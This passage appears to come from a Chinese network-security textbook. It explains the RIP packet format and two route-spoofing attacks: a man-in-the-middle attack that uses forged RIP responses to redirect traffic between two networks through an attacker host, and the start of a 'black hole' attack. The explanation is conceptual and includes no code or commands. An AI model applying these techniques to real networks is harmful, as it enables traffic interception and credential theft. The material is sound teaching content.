


图 5-33　RIP 数据报举例

RIP 在传输层使用 UDP，它使用 UDP 的 520 端口，且源和目的端口均为 520。应用层携带的就是 RIP 响应报文，其中包含两条路由项。第一条表示目的网络地址为 10.1.1.0，下一跳是 192.1.1.1，跳数为 3。第二条表示目的网络地址为60.1.1.0，下一跳是 192.1.1.1，跳数为 5。

5.8 RIP 路由欺骗

5.8.1 基于 RIP 欺骗的"中间人"攻击

如图 5-34 所示，攻击者的目的是要截获 N1 和 N2 之间的通信数据，采用的办法是通过发送伪造的 RIP 应答报文刷新 R1 和 R2 的路由表，将 R1 路由表中 N3 的下一跳改为 H，将 R2 路由表中 N1 的下一跳改也为 H。这样一来，N1 和 N2 之间的通信数据都将转发给 H。




图 5-34　基于 RIP 欺骗的"中间人"攻击

RIP 路由器每隔固定的时间间隔就会向临近的其他路由器发送自己的路由表，路由器会根据收到的 RIP 应答报文和 Bellman-Ford 算法来更新自己的路由表。攻击者正是利用这种机制来实现 RIP 路由欺骗，它首先发布一条伪造的 RIP 应答报文给 R1，声称自己有一条到达 NET3 的直接链路，其跳数为 1。R1 收到这个通告报文后会更新自己的路由表，将 NET3 的下一跳路由器改为攻击者 H，跳数为 2(应用 Bellman-Ford 算法)。

如图 5-35 所示，R1 收到这个伪造的 RIP 应答报文之后应用 Bellman-Ford 算法首先将跳数加 1。由于 RIP 应答报文和 R1 的旧路由表均包含到 N3 的路由信息并且下一跳地址不同，这时选择跳数小的，因此采用 RIP 应答报文中的路由信息。R1 更新之后的路由表如图 5-35 所示，可见这时发往 N3 的数据将被提交给 H。

同样，攻击者发布一条伪造的 RIP 应答报文给 R2，声称自己有一条到达 NET1 的直接链路，其跳数为 1。R2 收到这个通告报文后会更新自己的路由表，将 NET1 的下一跳路由器改为攻击者 H，跳数为 2。

如图 5-36 所示，R2 收到这个伪造的 RIP 应答报文之后应用 Bellman-Ford 算法首先将跳数加 1。由于 RIP 应答报文和 R2 的旧路由表均包含到 N1 的路由信息并且下一跳地址不同，这时选择跳数小的，因此采用 RIP 应答报文中的路由信息。R2 更新之后的路由表如图 5-36 所示，可见这时发往 N1 的数据将被提交给 H。至此，R1 和 R2 的路由表




图 5-35　利用伪造的 RIP 应答更新 R1 的路由表

都按照攻击者的意图进行了刷新。




图 5-36　利用伪造的 RIP 应答更新 R2 的路由表

RIP 路由欺骗成功实施之后的路由表如图 5-37 所示，此时 NET1 和 NET3 之间的通信数据经过 hacker 中转。




图 5-37　攻击成功之后的路由表

5.8.2　“黑洞”攻击

基于 RIP 的“中间人”攻击能够成功实施的关键条件是攻击者主机所在的网络上至少存在两台路由器。在如图 5-38 所示的网络环境中，hacker 主机连接的 NET1 只有一台路由器 router1，因而在这种环境下 hacker 无法实施“中间人”攻击，但可以进行“黑洞”攻击。“黑洞”攻击就是改变网络数据正常的传输流向，将网络数据吸引到 hacker 主机的一种攻击行为。利用“黑洞”攻击可以窃取通信数据中的敏感内容（例如账户、密码），也可以

造成受害者主机断网。

